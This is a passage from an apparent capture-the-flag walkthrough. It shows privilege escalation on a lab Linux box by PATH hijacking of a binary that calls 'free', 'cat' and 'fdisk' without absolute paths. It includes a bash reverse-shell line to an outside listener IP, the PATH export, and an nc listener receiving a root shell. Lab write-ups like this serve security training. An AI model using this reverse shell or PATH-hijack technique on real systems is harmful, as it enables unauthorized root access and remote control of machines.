[pid 24541] execve("/sbin/fdisk", ["fdisk", "-l"], 0x563623b83b68 /* 18 vars */) = 0
```

free, cat and fdisk are not using absolute path. We can abuse it.

In this example, we will free. But we can also abuse cat and fdisk which will give the same result.

```
theseus@ubuntu:/tmp$ cat free
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.98/9001 0>&1'
theseus@ubuntu:/tmp$ chmod +x free
```

```
theseus@ubuntu:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
theseus@ubuntu:/tmp$ export PATH=$(pwd):$PATH
theseus@ubuntu:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
theseus@ubuntu:/tmp$
```

Run sysinfo

```
theseus@ubuntu:/tmp$ sysinfo
```

Now we are root.

```
(kali㉿kali)-[~/Desktop/htb/magic]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.53.117 51622
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:/tmp#
```